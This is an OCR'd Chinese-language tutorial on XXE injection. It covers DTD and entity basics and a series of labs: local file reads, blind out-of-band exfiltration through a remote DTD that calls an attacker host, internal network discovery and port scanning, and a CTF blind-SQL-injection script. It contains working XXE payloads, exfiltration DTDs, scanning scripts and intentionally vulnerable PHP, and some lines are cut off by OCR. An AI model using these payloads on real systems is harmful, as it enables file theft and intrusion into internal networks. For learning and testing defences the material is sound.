
一篇文章带你深入理解漏洞之 XXE 漏洞

K0rz3n (/u/6313) / 2018-11-22 06:51:00 / 浏览数 135695

一、XXE 是什么

介绍 XXE 之前，我先来说一下普通的 XML 注入，这个的利用面比较狭窄，如果有的话应该也是逻辑漏洞

如图所示：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002645-e7aed0d2-ec17-1.png)

既然能插入 XML 代码，那我们肯定不能善罢甘休，我们需要更多，于是出现了 XXE

XXE(XML External Entity Injection) 全称为 XML 外部实体注入，从名字就能看出来，这是一个注入漏洞，注入的是什么？XML外部实体。(看到这里肯定有人要说：你这不是在废话)，固然，其实我这里废话只是想强调我们的利用点是 **外部实体** ，也是提醒读者将注意力集中于外部实体中，而不要被 XML 中其他的一些名字相似的东西扰乱了思维(**盯好外部实体就行了**)，如果能注入 外部实体并且成功解析的话，这就会大大拓宽我们 XML 注入的攻击面（这可能就是为什么单独说 而没有说 XML 注入的原因吧，或许普通的 XML 注入真的太鸡肋了，现实中几乎用不到）

二、简单介绍一下背景知识：

XML是一种非常流行的标记语言，在1990年代后期首次标准化，并被无数的软件项目所采用。它用于配置文件，文档格式（如OOXML，ODF，PDF，RSS，...），图像格式（SVG，EXIF标题）和网络协议（WebDAV，CalDAV，XMLRPC，SOAP，XMPP，SAML， XACML，...），他应用的如此的普遍以至于他出现的任何问题都会带来灾难性的结果。

在解析外部实体的过程中，XML解析器可以根据URL中指定的方案（协议）来查询各种网络协议和服务（DNS，FTP，HTTP，SMB等）。 外部实体对于在文档中创建动态引用非常有用，这样对引用资源所做的任何更改都会在文档中自动更新。 但是，在处理外部实体时，可以针对应用程序启动许多攻击。 这些攻击包括泄露本地系统文件，这些文件可能包含密码和私人用户数据等敏感数据，或利用各种方案的网络访问功能来操纵内部应用程序。 通过将这些攻击与其他实现缺陷相结合，这些攻击的范围可以扩展到客户端内存损坏，任意代码执行，甚至服务中断，具体取决于这些攻击的上下文。

三、基础知识

XML 文档有自己的一个格式规范，这个格式规范是由一个叫做 DTD（document type definition） 的东西控制的，他就是长得下面这个样子

示例代码：

```
<?xml version="1.0"?>//这一行是 XML 文档定义
<!DOCTYPE message [
<!ELEMENT message (receiver ,sender ,header ,msg)>
<!ELEMENT receiver (#PCDATA)>
<!ELEMENT sender (#PCDATA)>
<!ELEMENT header (#PCDATA)>
<!ELEMENT msg (#PCDATA)>
```

上面这个 DTD 就定义了 XML 的根元素是 message，然后跟元素下面有一些子元素，那么 XML 到时候必须像下面这么写

示例代码：

其实除了在 DTD 中定义元素（其实就是对应 XML 中的标签）以外，我们还能在 DTD 中定义实体(对应XML 标签中的内容)，毕竟 XML 中除了能标签以外，还需要有些内容是固定的

示例代码：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

这里 定义元素为 ANY 说明接受任何元素，但是定义了一个 xml 的实体（这是我们在这篇文章中第一次看到实体的真面目，实体其实可以看成一个变量，到时候我们可以在 XML 中通过 & 符号进行引用），那么 XML 就可以写成这样

示例代码：

```
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

我们使用 &xxe 对 上面定义的 xxe 实体进行了引用，到时候输出的时候 &xxe 就会被 "test" 替换。

重点来了：

重点一：

实体分为两种，内部实体和**外部实体**，上面我们举的例子就是内部实体，但是实体实际上可以从外部的 dtd 文件中引用，我们看下面的代码：

示例代码：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

这样对引用资源所做的任何更改都会在文档中自动更新,非常方便（**方便永远是安全的敌人**）

当然，还有一种引用方式是使用 引用**公用 DTD** 的方法，语法如下：

```
<!DOCTYPE 根元素名称 PUBLIC “DTD标识名” “公用DTD的URI”>
```

这个在我们的攻击中也可以起到和 SYSTEM 一样的作用

重点二：

我们上面已经将实体分成了两个派别（内部实体和外部外部），但是实际上从另一个角度看，实体也可以分成两个派别（通用实体和参数实体），别晕。。

1.通用实体

用 &实体名; 引用的实体，他在DTD 中定义，在 XML 文档中引用

示例代码：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [<!ENTITY file SYSTEM "file:///c:/windows/win.ini"> ]>
<updateProfile>
    <firstname>Joe</firstname>
    <lastname>&file;</lastname>
    ...
</updateProfile>
```

2.参数实体：

(1)使用 `% 实体名` (**这里面空格不能少**) 在 DTD 中定义，并且**只能在 DTD 中使用 `%实体名;` 引用**
(2)只有在 DTD 文件中，参数实体的声明才能引用其他实体
(3)和通用实体一样，参数实体也可以外部引用

示例代码：

```
<!ENTITY % an-element "<!ELEMENT mytag (subtag)>">
<!ENTITY % remote-dtd SYSTEM "http://somewhere.example.org/remote.dtd">
%an-element; %remote-dtd;
```


示例代码：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]>
<user>&xxe;</user>
<pass>mypass</pass>
```

payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "file:///c:/windows/system.ini"> ]>
<creds>&goodies;</creds>
```


结果如下图：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002645-e7e63e5a-ec17-1.png)

但是因为这个文件没有什么特殊符号，于是我们读取的时候可以说是相当的顺利，**那么我么要是换成下面这个文件呢？**

如图所示：



目录

上一节疯狂暗示了 **外部实体** ，那他究竟能干什么？

实际上，当你看到下面这段代码的时候，有一点安全意识的小伙伴应该隐隐约约能觉察出什么

既然能读 dtd 那我们是不是能将路径换一换，换成敏感文件的路径，然后把敏感文件读出来？

实验一：有回显读本地敏感文件(Normal XXE)

这个实验的攻击场景模拟的是在服务能接收并解析 XML 格式的输入并且有回显的时候，我们就能输入我们自定义的 XML 代码，通过引用外部实体的方法，引用服务器上面的文件

本地服务器上放上解析 XML 的 php 代码：

示例代码：

xml.php


```
<?php

    libxml_disable_entity_loader (false);
    $xmlfile = file_get_contents('php://input');
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $creds = simplexml_import_dom($dom);
    echo $creds;

?>
```

目录


```
# /etc/fstab: static file system information.
# # <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0 /dev/hda2     /
ext3  defaults,errors=remount-ro 0       1 ...
```

(https://xzfile.aliyuncs.com/media/upload/picture/20181120002645-e8138df6-ec17-1.png)

结果如下图：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002646-e844e770-ec17-1.png)

可以看到，不但没有读到我们想要的文件，而且还给我们报了一堆错，怎么办？这个时候就要祭出我们的另一个神器了------CDATA，简单的介绍如下(引用自我的一片介绍 XML 的博客)：

> 有些内容可能**不想让解析引擎解析**执行，而是当做原始的内容处理，用于把整段数据解析为纯字符数据而不是标记的情况包含大量的 <> & 或者
> " 字符，CDATA节中的所有字符都会被当做元素字符数据的常量部分，而不是 xml标记
>
> ```
> <![CDATA[
>
> XXXXXXXXXXXXXXXXX
>
> ]]>
> ```
>
> 可以输入任意字符除了]]> 不能嵌套
>
> 用处是万一某个标签内容包含特殊字符或者不确定字符，我们可以用 CDATA包起来


那我们把我们的读出来的数据放在 CDATA 中输出就能进行绕过，但是怎么做到，我们来简答的分析一下：


首先，找到问题出现的地方，问题出现在

```
...
<!ENTITY goodies SYSTEM "file:///c:/windows/system.ini"> ]>
<creds>&goodies;</creds>
```


引用并不接受可能会引起 xml 格式混乱的字符(在XML中，有时实体内包含了些字符，如&,<,>,",'等。这些均需要对其进行转义，否则会对XML解释器生成错误)，我们想在引用的两边加上 "<![CDATA["和 "]]>",但是好像没有任何语法告诉我们字符串能拼接的，于是我想到了能不能使用多个实体连续引用的方法

结果如下图：





目录



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002646-e8b7bd54-ec17-1.png)

感兴趣的童鞋可以分析一下整个调用过程，因为我在下面的例子中有分析一个类似的例子，于是出于篇幅考虑我这里就不分析了。

> **注意：**
>
> 这里提一个点，如果是在 java 中 还有一个协议能代替 file 协议 ， 那就是 netdoc ， 使用方法我会在后面的分析微信的 XXE
> 的时候顺带演示

新的问题出现

但是，你想想也知道，本身人家服务器上的 XML 就不是输出用的，一般都是用于配置或者在某些极端情况下利用其他漏洞能恰好实例化解析 XML 的类，因此我们想要现实中利用这个漏洞就必须找到一个不依靠其回显的方法------外带

新的解决方法

想要外带就必须能发起请求，那么什么地方能发起请求呢？ 很明显就是我们的外部实体定义的时候，其实光发起请求还不行，我们还得能把我们的数据传出去，而我们的数据本身也是一个对外的请求，也就是说，我们需要在请求中引用另一次请求的结果，分析下来只有我们的参数实体能做到了(并且根据规范，我们必须在一个 DTD 文件中才能完成“请求中引用另一次请求的结果”的要求)

实验二：无回显读取本地敏感文件(Blind OOB XXE)

xml.php

```
<?php

libxml_disable_entity_loader (false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
?>
```

test.dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///D:/test.txt">
<!ENTITY % int "<!ENTITY % send SYSTEM 'http://ip:9999?p=%file;'>">
```

2019.5.8 更新

目录


我发现上面这段代码由于解析的问题将 send 前面的 HTML 实体转化成了 % ,虽然我在下面做出了一些解释，但是因为存在复制粘贴代码的行为，因此我决定还是在这里用图片的形式再次展示一下我的代码

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///D:/test.txt">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://ip:9999?p=%file;'>">
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190508205142-077ed10c-7190-1.png)


payload：

```
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://ip/test.dtd">
%remote;%int;%send;
]>
```



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002647-e8e966b0-ec17-1.png)

结果如下：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002647-e90baeb4-ec17-1.png)

我们清楚第看到服务器端接收到了我们用 base64 编码后的敏感文件信息(编码也是为了不破坏原本的XML语法)，不编码会报错。

整个调用过程：

我们从 payload 中能看到 连续调用了三个参数实体 %remote;%int;%send;，这就是我们的利用顺序，%remote 先调用，调用后请求远程服务器上的 test.dtd ，有点类似于将 test.dtd 包含进来，然后 %int 调用 test.dtd 中的 %file, %file 就会去获取服务器上面的敏感文件，然后将 %file 的结果填入到 %send 以后(因为实体的值中不能有 %, 所以将其转成html实体编码 `&#37;`)，我们再调用 %send; 把我们的读取到的数据发送到我们的远程 vps 上，这样就实现了外带数据的效果，完美的解决了 XXE 无回显的问题。

新的思考：

我们刚刚都只是做了一件事，那就是通过 file 协议读取本地文件，或者是通过 http 协议发出请求，熟悉 SSRF 的童鞋应该很快反应过来，这其实非常类似于 SSRF ，因为他们都能从服务器向另一台服务器发起请求，那么我们如果将远程服务器的地址换成某个内网的地址，（比如 192.168.0.10:8080）是不是也能实现 SSRF 同样的效果呢？没错，XXE 其实也是一种 SSRF 的攻击手法，因为 SSRF 其实只是一种攻击模式，利用这种攻击模式我们能使用很多的协议以及漏洞进行攻击。

新的利用：

所以要想更进一步的利用我们不能将眼光局限于 file 协议，我们必须清楚地知道在何种平台，我们能用何种协议

如图所示:

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

目录ps://xzfile.aliyuncs.com/media/upload/picture/20181120002647-e93bbf00-ec17-1.png)

如图所示：

Scheme	Extension Required
https	openssl
ftps	
zip	zip
ssh2.shell	ssh2
ssh2.exec	
ssh2.tunnel	
ssh2.sftp	
ssh2.scp	
rar	rar
ogg	oggvorbis
expect	expect

(https://xzfile.aliyuncs.com/media/upload/picture/20181120002647-e965b74c-ec17-1.png)

注意：

1.其中从2012年9月开始，Oracle JDK版本中删除了对gopher方案的支持，后来又支持的版本是 Oracle JDK 1.7 update 7 和 Oracle JDK 1.6 update 35
2.libxml 是 PHP 的 xml 支持

实验三：HTTP 内网主机探测

我们以存在 XXE 漏洞的服务器为我们探测内网的支点。要进行内网探测我们还需要做一些准备工作，我们需要先利用 file 协议读取我们作为支点服务器的网络配置文件，看一下有没有内网，以及网段大概是什么样子（我以linux 为例），我们可以尝试读取 /etc/network/interfaces 或者 /proc/net/arp 或者 /etc/host 文件以后我们就有了大致的探测方向了


下面是一个探测脚本的实例：

```
import requests
import base64

#Origtional XML that the server accepts
#<xml>
#    <stuff>user</stuff>
#</xml>


def build_xml(string):
    xml = """<?xml version="1.0" encoding="ISO-8859-1"?>"""
    xml = xml + "\r\n" + """<!DOCTYPE foo [ <!ELEMENT foo ANY >"""
    xml = xml + "\r\n" + """<!ENTITY xxe SYSTEM """ + '"' + string + '"' + """>]>"""
    xml = xml + "\r\n" + """<xml>"""
    xml = xml + "\r\n" + """    <stuff>&xxe;</stuff>"""
    xml = xml + "\r\n" + """</xml>"""
    send_xml(xml)

def send_xml(xml):
    headers = {'Content-Type': 'application/xml'}
    x = requests.post('http://34.200.157.128/CUSTOM/NEW_XEE.php', data=xml, headers=headers, timeout=5).text
    coded_string = x.split(' ')[-2] # a little split to get only the base64 encoded value
    print coded_string
#   print base64.b64decode(coded_string)
for i in range(1, 255):
    try:
        i = str(i)
        ip = '10.0.0.' + i
        string = 'php://filter/convert.base64-encode/resource=http://' + ip + '/'
        print string
        build_xml(string)
    except:
continue
```

返回结果：

```
root@ubuntu14:/home/user01/CUSTOM# python script.py
php://filter/convert.base64-encode/resource=http://10.0.0.1/

php://filter/convert.base64-encode/resource=http://10.0.0.2/
php://filter/convert.base64-encode/resource=http://10.0.0.3/
PGh0bWw+Ck5vdGhpbmcgdG8gc2VlIGhlcmUhCgo8L2h0bWw+Cg==
php://filter/convert.base64-encode/resource=http://10.0.0.4/
PGh0bWw+CjxoZWFkPjx0aXRsZT5XZWxjb21lIHRvIHRoZSBQZXJsIEluZGV4PC90aXRsZT48L2hlYWQ+Cjxib2R5Pgo8aDE+Q29yZUhUVFAgLSBQZXJsIEluZGV4PC9oMT4KPHA+VGhpcyBpcyB0aGUgZGVmYXVsdCBpbmRleCBmb3IgdGhlIHdlYiBzZXJ2ZXIuPGJyPgpUaGUgcmVhbCBjb250ZW50IGlzIG5vdCBoZXJlLjwvcD4KPC9ib2R5PgoKPC9odG1sPgo=
php://filter/convert.base64-encode/resource=http://10.0.0.5/

php://filter/convert.base64-encode/resource=http://10.0.0.6/

php://filter/convert.base64-encode/resource=http://10.0.0.7/
```

目录



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002648-e9a5fb54-ec17-1.png)

实验四：HTTP 内网主机端口扫描

这里我们能做什么

比如我们传入：


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://127.0.0.1:515/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

返回结果：

```
...with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: ████████████████████████: Connection refused
```

这样就完成了一次端口探测。如果想更多，我们可以将请求的端口作为 参数 然后利用 bp 的 intruder 来帮我们探测

如下图所示：



(https://xzfile.aliyuncs.com/media/upload/picture/20181120002648-e9dea094-ec17-1.png)


至此，我们已经有能力对整个网段进行了一个全面的探测,并能得到内网服务器的一些信息了，如果内网的服务器有漏洞，并且恰好利用方式在服务器支持的协议的范围内的话，我们就能直接利用 XXE 打击内网服务器甚至能直接 getshell（比如有些 内网的未授权 redis 或者有些通过 http get 请求就能直接getshell 的 比如 strus2）

实验五：内网盲注(CTF)


2018 强网杯 有一道题就是利用 XXE 漏洞进行内网的 SQL 盲注的,大致的思路如下：

首先在外网的一台ip地址为 39.107.33.75:33899 的评论框处测试发现 XXE 漏洞，我们输入 xml 以及 dtd 会出现报错

如图所示：



目录




```
/var/www/52dandan.cc/public_html/config.php
```

拿到第一部分 flag

```
<?php
define(BASEDIR, "/var/www/52dandan.club/");
define(FLAG_SIG, 1);
define(SECRETFILE,'/var/www/52dandan.com/public_html/youwillneverknowthisfile_e2cd3614b63ccdcbfe7c8f07376fe431');
....
?>
```

注意：

这里有一个小技巧，当我们使用 libxml 读取文件内容的时候，文件不能过大，如果太大就会报错，于是我们就需要使用 php
过滤器的一个压缩的方法

压缩：echo file_get_contents("php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd");
解压：echo file_get_contents("php://filter/read=convert.base64-decode/zlib.inflate/resource=/tmp/1");

然后我们考虑内网有没有东西，我们读取

```
/proc/net/arp
/etc/host
```

找到内网的另一台服务器的 ip 地址 192.168.223.18

拿到这个 ip 我们考虑就要使用 XXE 进行端口扫描了，然后我们发现开放了 80 端口，然后我们再进行目录扫描，找到一个 test.php ，根据提示，这个页面的 shop 参数存在一个注入,但是因为本身这个就是一个 Blind XXE ,我们的对服务器的请求都是在我们的远程 DTD 中包含的，现在我们需要改变我们的请求，那我们就要在每一次修改请求的时候修改我们远程服务器的 DTD 文件，于是我们的脚本就要挂在我们的 VPS 上，一边边修改 DTD 一边向存在 XXE 漏洞的主机发送请求，脚本就像下面这个样子

示例代码：

目录


```
import requests
url = 'http://39.107.33.75:33899/common.php'
s = requests.Session()
result = ''
data = {
    "name":"evil_man",
    "email":"testabcdefg@gmail.com",
    "comment":"""<?xml version="1.0" encoding="utf-8"?>
        <!DOCTYPE root [
        <!ENTITY % dtd SYSTEM "http://evil_host/evil.dtd">
        %dtd;]>
        """
}
for i in range(0,28):
    for j in range(48,123):
        f = open('./evil.dtd','w')
        payload2 = """<!ENTITY % file SYSTEM "php://filter/read=zlib.deflate/convert.base64-encode/resource=http:
        <!ENTITY % all "<!ENTITY % send SYSTEM 'http://evil_host/?result=%file;'>">
        %all;
        %send;""".format('_'*i+chr(j)+'_'*(27-i))
        f.write(payload2)
        f.close()
        print 'test {}'.format(chr(j))
        r = s.post(url,data=data)
        if "Oti3a3LeLPdkPkqKF84xs=" in r.content and chr(j)!='_':
            result += chr(j)
            print chr(j)
            break
print result
```

这道题难度比加大，做起来也非常的耗时，所有的东西都要靠脚本去猜，因此当时是0解

实验六：文件上传

我们之前说的好像都是 php 相关，但是实际上现实中很多都是 java 的框架出现的 XXE 漏洞，通过阅读文档，我发现 Java 中有一个比较神奇的协议 jar:// ， php 中的 phar:// 似乎就是为了实现 jar:// 的类似的功能设计出来的。

jar:// 协议的格式：

```
jar:{url}!{path}
```

实例：

```
jar:http://host/application.jar!/file/within/the/zip

这个 ！ 后面就是其需要从中解压出的文件
```

jar 能从远程获取 jar 文件，然后将其中的内容进行解压，等等，这个功能似乎比 phar 强大啊，phar:// 是没法远程加载文件的（因此 phar:// 一般用于绕过文件上传，在一些2016年的HCTF中考察过这个知识点，我也曾在校赛中出过类似的题目，奥，2018年的 blackhat 讲述的 phar:// 的反序列化很有趣，Orange 曾在2017年的 hitcon 中出过这道题）

jar 协议处理文件的过程：

(1) 下载 jar/zip 文件到临时文件中
(2) 提取出我们指定的文件
(3) 删除临时文件

> **那么我们怎么找到我们下载的临时文件呢?**
>
> 因为在 java 中 file:/// 协议可以起到列目录的作用，所以我们能用 file:/// 协议配合 jar:// 协议使用

